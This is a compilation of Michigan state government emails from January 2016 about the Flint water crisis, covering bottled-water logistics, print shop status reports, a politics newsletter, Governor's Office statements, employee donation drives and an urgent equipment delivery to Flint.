**To:** Thompson, Sheryl D. (DHHS); Jamie Gaskin; Hovey, Amy; Eickholt, Jay (MSP); William E Kerr; VanCoevering, Joyce (DTMB); Thompson, Kristi (DTMB); Wright, Seth (DTMB); Buhs, Caleb (DTMB); 'executivedirector@NASASP.org'  
**Subject:** RE: City of Flint - Water Issue

Flint Water Issue Phone call notes (1/15/16)

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- Jay Eickholt, Planning Analyst for MSP is coordinating the logistics for Flint. He would like the shipment spread out over a few weeks. The Red Cross is managing the warehousing of the water in an 80,000 square foot warehouse. Jay will send out additional info on the status of the warehouse.
- There are currently 5 dispensaries (Pods) for distributing water and they are all currently located at fire stations throughout the city. They are going through about 8 pallets of water a day.
- Carolyn Rambo, Federal Surplus Supervisor will set up delivery with UPS as water comes available from GSA and FEMA. She is checking with the State of South Carolina, as they may have another 170 pallets of bottled water available for donation.
- All future deliveries of water should be sent to 4315 N Clio Rd Flint 48504.
- Joyce VanCoevering, OSS Director has been deploying freight trucks and drivers to Flint. More are available if needed.
- William Kerr, CEO of the Foodbank of Eastern MI currently does not have enough room to store more shipments of water. They may be able to receive more bulk water after all filters are distributed to Flint residents.

Key Contacts:

Sheryl Thompson, Deputy Director of Field Operations  
Dept. of Health & Human Services  
Phone: 517-241-5954  
[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)

Jamie Gaskin, CEO  
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Thanks,

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Logistics & Operations Support Division  
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(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



**HELP. CONNECT. SOLVE.**





---

**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Wednesday, January 20, 2016 11:18 AM  
**To:** Rambo, Carolyn (DTMB)  
**Cc:** Jamie Gaskin;Hovey, Amy;Eickholt, Jay (MSP);William E Kerr;VanCoevering, Joyce (DTMB);Thompson, Kristi (DTMB);Wright, Seth (DTMB);Buhs, Caleb (DTMB);executivedirector@NASASP.org  
**Subject:** Re: City of Flint - Water Issue

Thank you for the update Carolyn

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Jan 20, 2016, at 12:13 PM, Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)> wrote:

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C: 517-303-4038  
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Thanks,

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State & Federal Surplus Property Program  
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(517) 334-8262 Fax  
<image001.png>

---

**From:** Scott Pepperman <executivedirector@nasasp.org>  
**Sent:** Wednesday, January 20, 2016 11:20 AM  
**To:** Rambo, Carolyn (DTMB)  
**Cc:** Bill Kerr; Buhs, Caleb (DTMB); Hovey, Amy; Jamie Gaskin; Wright, Seth (DTMB); Thompson, Kristi (DTMB); VanCoevering, Joyce (DTMB); Eickholt, Jay (MSP); Thompson, Sheryl D. (DHHS)  
**Subject:** RE: City of Flint - Water Issue

Thanks Carrie. I checked FEMA yesterday and today, hoping for an answer today.

Best Wishes

On Jan 20, 2016 11:14 AM, "Rambo, Carolyn (DTMB)" <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)> wrote:

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O: 517-241-7422

C: 517-303-4038

[buhsc@michigan.gov](mailto:buhsc@michigan.gov)

Thanks,

Carolyn Rambo, Program Supervisor

State & Federal Surplus Property Program

Logistics & Operations Support Division

3111 W. St. Joseph St., Lansing, MI 48917

[ramboc1@michigan.gov](mailto:ramboc1@michigan.gov)

(517) 241-4947 Office

(517) 243-4679 Cell

(517) 334-8262 Fax



---

**From:** William E Kerr <wekerr@feedingamerica.org>  
**Sent:** Wednesday, January 20, 2016 4:01 PM  
**To:** Scott Pepperman; Rambo, Carolyn (DTMB)  
**Cc:** Buhs, Caleb (DTMB); Hovey, Amy; Jamie Gaskin; Wright, Seth (DTMB); Thompson, Kristi (DTMB); VanCoevinger, Joyce (DTMB); Eickholt, Jay (MSP); Thompson, Sheryl D. (DHHS)  
**Subject:** RE: City of Flint - Water Issue

Please note a correction. The food Bank of Eastern Michigan is not storing Filters or distributing them. The Food Bank currently is distributing water to 11 locations throughout the city and has been excepting truck load donations of water daily, our current distribution is averaging 3 TL .

Bill

**From:** Scott Pepperman [mailto:executivedirector@nasasp.org]  
**Sent:** Wednesday, January 20, 2016 11:20 AM  
**To:** Rambo, Carolyn (DTMB) <RamboC1@michigan.gov>  
**Cc:** William E Kerr <wekerr@feedingamerica.org>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Hovey, Amy <Amy.Hovey@mail.house.gov>; Jamie Gaskin <jgaskin@unitedwaygenesees.org>; Wright, Seth (DTMB) <WrightS17@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; VanCoevinger, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Eickholt, Jay (MSP) <EickholtJ1@michigan.gov>; Thompson, Sheryl D. (DHHS) <ThompsonS2@michigan.gov>  
**Subject:** RE: City of Flint - Water Issue

Thanks Carrie. I checked FEMA yesterday and today, hoping for an answer today.

Best Wishes

On Jan 20, 2016 11:14 AM, "Rambo, Carolyn (DTMB)" <RamboC1@michigan.gov> wrote:

Flint Water Issue Phone call notes (1/15/16)

- Scott Pepperman, Executive Director of NASASP is working with FEMA to allocate 2 million liters of water to the State of Michigan Federal Surplus Program for donation to the city of Flint. Scott is checking with FEMA to see how the water is packaged and its location.
- Flint is sufficiently stocked with bottled water for January. Additional water is needed for February – April.
- Jay Eickholt, Planning Analyst for MSP is coordinating the logistics for flint. He would like the shipment spread out over a few weeks. The Red Cross is managing the warehousing of the water in an 80,000 square foot warehouse. Jay will send out additional info on the status of the warehouse.
- There are currently 5 dispensaries (Pods) for distributing water and they are all currently located at fire stations throughout the city. They are going through about 8 pallets of water a day.



- Carolyn Rambo, Federal Surplus Supervisor will set up delivery with UPS as water comes available from GSA and FEMA. She is checking with the State of South Carolina, as they may have another 170 pallets of bottled water available for donation.
- All future deliveries of water should be sent to 4315 N Clio Rd Flint 48504.
- Joyce VanCoevering, OSS Director has been deploying freight trucks and drivers to Flint. More are available if needed.
- William Kerr, CEO of the Foodbank of Eastern MI currently does not have enough room to store more shipments of water. They may be able to receive more bulk water after all filters are distribute to Flint residents.

Key Contacts:

Sheryl Thompson, Deputy Director of Field Operations

Dept. of Health & Human Services

Phone: 517-241-5954

ThompsonS2@michigan.gov

Jamie Gaskin, CEO

United Way of Genesee County

Phone: 810.762.0856 | Cell: 810.240.0297

jgaskin@unitedwaygenesee.org

Amy Hovey, District Chief of Staff

Congressman Dan Kildee (MI-05)

Phone: 810-238-8627

Amy.Hovey@mail.house.gov

Scott E. Pepperman, Executive Director

National Association of State Agencies for Surplus Property

Phone: 717-389-5100

[ExecutiveDirector@nasasp.org](mailto:ExecutiveDirector@nasasp.org)

William Kerr, CEO

FoodBank of Eastern MI

Phone: (810) 239-4441

[wekerr@feedingamerica.org](mailto:wekerr@feedingamerica.org)

Jay Eickholt, Planning Analyst

Michigan State Police -- EMHSD

Phone: 517-333-4416

[EickholtJ1@michigan.gov](mailto:EickholtJ1@michigan.gov)

Joyce Van Coevering, Director

Office of Support Services

MI Department of Technology, Management and Budget

517-322-5005

[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)

Kristi Thompson, Director

Logistics & Operations Support

Department of Technology, Management & Budget

Office @ GSB: 517.636.5407

Office @ Surplus: 517.335.1006

Office @ Records Center: 517.373.1844

[ThompsonK1@michigan.gov](mailto:ThompsonK1@michigan.gov)

Seth Wright, Departmental Manager

Logistics & Operations Support

Department of Technology, Management & Budget

Office: 517-636-0731

Email: wrights17@michigan.gov

Caleb Buhs, Public Information Officer

Dept. of Technology, Management and Budget

O: 517-241-7422

C: 517-303-4038

buhsc@michigan.gov

Thanks,

Carolyn Rambo, Program Supervisor

State & Federal Surplus Property Program

Logistics & Operations Support Division

3111 W. St. Joseph St., Lansing, MI 48917

rambocl@michigan.gov

(517) 241-4947 Office

(517) 243-4679 Cell

(517) 334-8262 Fax



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# PGS STATUS REPORT

Date 1-21-16

Shift 1st

## NUVERA 1

- DTMB 3<sup>rd</sup> party, daily, DTMB Emer. Flip Chart complete.

Is the printer operational? ☒ Yes ☒ No

If not, has a Xerox service call been placed? ☒ Yes ☒ No

Why? Deletions, Xerox just completed fix.

## NUVERA 2

- Flint Water Card, MSP ADM 070, DCH HIV Lettter complete.

Is the printer operational? ☒ Yes ☐ No

If not, has a Xerox service call been placed? ☐ Yes ☐ No

Why?

## NUVERA 3

- Flint Water Card, multiple DLARA orders complete.

Is the printer operational? ☒ Yes ☐ No

If not, has a Xerox service call been placed? ☐ Yes ☐ No

Why?

## iGEN 150

- TIA Student & Inst. MAT 2 Brochure.

Is the printer operational? ☒ Yes ☐ No

If not, has a Xerox service call been placed? ☐ Yes ☐ No

Why?

## 5/C PRESS

- DCH 1779 Health Checkup

## 2/C PRESS

- DCH YTA Small Sign, press problem this afternoon.

## SADDLESTITCHER

- Cutter.

## FOLDERS

- DHC Health Checkup.

## COMMENTS / MISCELLANEOUS INFORMATION

Halm - DLARA, LCC, DCH, and DEQ Env.

Cutter - MSP UD23 Juve Report, Health Checkup.

Platemaking - 6 out on proof.

Shipping - Appx. 125

# PGS STATUS REPORT

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**From:** GOVERNING <newsletters@governing.com>  
**Sent:** Friday, January 22, 2016 10:37 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** This Week in Politics: A New Newsletter

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**ATTN READERS:** This is our NEW politics newsletter. Each week, veteran reporter Alan Greenblatt will break down the most important election news and political dynamics impacting states and localities. To keep getting this FOR FREE and stay informed, [click here](#).



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## THIS WEEK IN POLITICS

# Flint Fallout, Corruption in Court and One State's New Supermajority

BY ALAN GREENBLATT


This was a busy week in politics -- but then, practically every week is. That's why *Governing* is offering this new weekly newsletter.

We won't cover the presidential campaign -- you can find plenty of that elsewhere. Instead, we aim to share with you the most interesting and important developments in state and local politics each week.

You can sign up for a free subscription [here](#).

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### **Flint Curbs Snyder's Future**

Although it's premature to call him a lame duck, Michigan Gov. Rick Snyder's political capital has clearly been diminished by the Flint water crisis. During his State of the State address on Tuesday, Snyder offered lots of apologies: "You did not create this crisis;" "Government failed you;" and, "I'm sorry."

Since winning re-election in 2014, Snyder had been mentioned as a potential presidential or vice presidential pick on the Republican side. That kind of talk, however, has abruptly ended. "Even some Michigan Republicans concede that Snyder's national prospects are toast, at least in the short term," reports *Politico*.

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### **HHS: Realizing Better Outcomes at a Cost Governments Can Afford**

Read this Health and Human Services Special Report to find updates on where states are in this ACA era, learn about the challenges state and local governments continue to encounter and find out more about the government agencies developing successful policies with the potential to scale and be replicated across the country. **DOWNLOAD NOW**

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### **A New Era for NGA's Relations With Congress?**

The National Governors Association had seen its influence on federal legislation decline in the past decade. But things may be looking up.

### **2016's Top Legislative Issues to Watch**

These are the biggest policies and problems that states will confront this year.

### **Rocky Roads Ahead for Governors With Failed Presidential Bids**

Trying and failing to take the White House has historically spelled trouble for governors' future political careers. In 2016, however, there may be one



exception.

### **Bernie Sanders Wants the Health Plan His Own State Rejected**

The presidential candidate wants America to create a single-payer health system -- something no U.S. state has done before.

### **Why Iowa's GOP Governor Wants Ted Cruz to Lose**

"I believe it would be a big mistake for Iowa to support him," said Gov. Terry Branstad.

### **Iowa's Perennial Power Player**

Republicans have the governorship and the state House in Iowa, but Democrats have Mike Gronstal, who adheres to the old-fashioned sense that voters elect politicians to work on policy before retreating to their respective partisan corners.

### **Milwaukee's Problems Leave Longtime Mayor Vulnerable**

Most of the city's problems, the mayor argues, are out of his control. Will voters blame and oust him anyways?

### **After 30 Days in Jail, N.M.'s Ex-Secretary of State Freed**

Dianna Duran prided herself on battling public corruption and voter fraud, even as she committed such crimes.

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## **ENJOY THIS NEWSLETTER?**

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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 12:55 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** "He's his own best spokesman"




## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.




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### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm

came from people who worked for me, and I feel responsible for that. But I am committed to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.



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
## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.



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## Governor in USA Today: "I will fix this, and I mean it."



"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." [Click here to read the Governor's full op-ed.](#)

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## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)



**Visit [HelpForFlint.com](http://HelpForFlint.com) to learn how you can help Flint residents.**

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
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---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 4:48 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Flint Volunteer Efforts



Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

---

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---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Monday, January 25, 2016 1:53 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Automatic reply: CPC Third Shift Status Report.

I am currently on special assignment and have limited ability to respond to requests that are not associated with the Flint Water Response.


If you need assistance with a building closure, please contact Central Control at (517) 373-0196 for immediate assistance.

Jeanette

**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Contributing time, muscle and money



During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.



Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David



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The Department of Technology, Management and Budget

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---

**From:** Foster, Katrina (DTMB)  
**Sent:** Tuesday, January 26, 2016 8:54 AM  
**To:** Thompson, Kristi (DTMB)  
**Cc:** Ruhstorfer, Amy (DTMB)  
**Subject:** Flint Water Crisis

Kristi,

Would it be okay if I started a collection of money, water, and water filters for the Flint Water Crisis? I ask only because I have no idea how or who to take it to when we are done collecting just wondering if you would be okay with us doing this and if you have any guidance in where it would go. I am more than willing to drive to Flint and drop it off if that is what has to happen to get these people what they need. Please just let me know. I am more than willing to take on the responsibilities of collecting all the items.

Thank you,

Katrina Foster  
Department of Technology, Management and Budget  
Records Management Services  
3400 North Grand River Avenue  
Lansing, MI 48909  
Phone: (517) 335-9133  
Fax: (517) 321-3408  
[Records Management Internet site](#)



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---

**From:** Foster, Katrina (DTMB)  
**Sent:** Wednesday, January 27, 2016 10:56 AM  
**To:** DTMB-RMS-All-Staff  
**Cc:** Ruhstorfer, Amy (DTMB);Thompson, Kristi (DTMB)  
**Subject:** Flint Water Crisis

Good Morning All,

I am sure you have all heard about the Flint Water Crisis by now. I am going to start a collection towards helping the people of Flint. I will be collecting water (it does have to be sealed items), water filters, money and pop bottles (that I will take back to the stores myself and purchase water for the crisis). If you are interested in donating please let me know I will set up an area for collecting. Please see me if you have any questions..

Thank you in advance.

Katrina Foster  
Department of Technology, Management and Budget  
Records Management Services  
3400 North Grand River Avenue  
Lansing, MI 48909  
Phone: (517) 335-9133  
Fax: (517) 321-3408  
[Records Management Internet site](#)



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
**From:** Hardin, Chad (DTMB)  
**Sent:** Thursday, January 28, 2016 12:53 PM  
**To:** Wright, Seth (DTMB); Nelson, Christopher (DTMB); CJ Slabbekoorn  
(chris.slabbekoorn@ricoh-usa.com); Millimaki, Shelly (DTMB)  
**Cc:** Thompson, Kristi (DTMB); McQuaid, John (DTMB)  
**Subject:** Flint Gov Office Emergency  
  
**Importance:** High

All,

Sorry for the last minute need but I need a truck at Depot in the next hour to get a multifunction device to Flint to support the Governor's Office needs. If there is any issues or delays with this please notify me immediately. The address is below and Chris Slabbekoorn is at Depot waiting.

4315 N. Clio Road, Flint 48504

Chad S. Hardin  
Manager, Strategic Partnerships  
Department of Technology, Management & Budget  
[Hardinc1@michigan.gov](mailto:Hardinc1@michigan.gov)  
Office: 517-241-7114  
Cell: 517-709-2004



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---

**From:** chris.slabbekoorn@ricoh-usa.com  
**Sent:** Thursday, January 28, 2016 1:18 PM  
**To:** Wright, Seth (DTMB);Nelson, Christopher (DTMB);Millimaki, Shelly (DTMB)  
**Cc:** 6096085712@metrocall.com;Thompson, Kristi (DTMB);McQuaid, John (DTMB);Hardin, Chad (DTMB)  
**Subject:** Re: Flint Gov Office Emergency

Not ideal but if that is the only option it may work. It will take multiple individuals to lift it in and out as this is a 300 pound piece of equipment. 27" x 27" x 48 tall.

Cj~

**Christopher Slabbekoorn**  
Service Delivery Manager for the  
State of Michigan  
Ricoh Managed Document Services

**RICOH USA, INC.**  
2321 Club Meridian, Suite A  
Okemos, MI 48864  
Cass Desk: 517•241•9594  
Cell: 517•528•8955  
DTMB Depot Desk: 517•241•2889  
[Chris.Slabbekoorn@ricoh-usa.com](mailto:Chris.Slabbekoorn@ricoh-usa.com)  
[SlabbekoornC1@michigan.gov](mailto:SlabbekoornC1@michigan.gov)  
Team: [ricohmiprint@ricoh-usa.com](mailto:ricohmiprint@ricoh-usa.com)  
[www.ricoh-usa.com](http://www.ricoh-usa.com)

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From: "Hardin, Chad (DTMB)" <[HardinC1@michigan.gov](mailto:HardinC1@michigan.gov)>  
To: "Millimaki, Shelly (DTMB)" <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
Cc: "CJ Slabbekoorn (chris.slabbekoorn@ricoh-usa.com)" <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>  
Date: 01/28/2016 01:03 PM  
Subject: Re: Flint Gov Office Emergency

---

I don't think so but Slabbekoorn would be able to tell you that.

Chad S. Hardin, Manager  
DTMB Strategic Partnerships  
Phone: 517-241-7114  
Cell: 517-709-2004

Email: [hardinc1@michigan.gov](mailto:hardinc1@michigan.gov)

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---

**From:** Millimaki, Shelly (DTMB)

**Sent:** Thursday, January 28, 2016 1:02:04 PM

**To:** Hardin, Chad (DTMB)

**Subject:** RE: Flint Gov Office Emergency

Can we put this in a mini van?

**From:** Hardin, Chad (DTMB)

**Sent:** Thursday, January 28, 2016 12:53 PM

**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>; Nelson, Christopher (DTMB) <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>; CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)) <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>; Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>

**Cc:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>

**Subject:** Flint Gov Office Emergency

**Importance:** High

All,

Sorry for the last minute need but I need a truck at Depot in the next hour to get a multifunction device to Flint to support the Governor's Office needs. If there are any issues or delays with this please notify me immediately. The address is below and Chris Slabbekoorn is at Depot waiting.

4315 N. Clio Road, Flint 48504

Chad S. Hardin

Manager, Strategic Partnerships

Department of Technology, Management & Budget

[Hardinc1@michigan.gov](mailto:Hardinc1@michigan.gov)

Office: 517-241-7114

Cell: 517-709-2004



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---

**From:** Millimaki, Shelly (DTMB)  
**Sent:** Thursday, January 28, 2016 1:27 PM  
**To:** Hardin, Chad (DTMB);Wright, Seth (DTMB);Nelson, Christopher (DTMB);CJ Slabbekoorn (chris.slabbekoorn@ricoh-usa.com)  
**Cc:** Thompson, Kristi (DTMB);McQuaid, John (DTMB)  
**Subject:** RE: Flint Gov Office Emergency

Dale Dipple is at Depot right now and will grab the device and deliver it to Flint.

---


**From:** Hardin, Chad (DTMB)  
**Sent:** Thursday, January 28, 2016 12:53 PM  
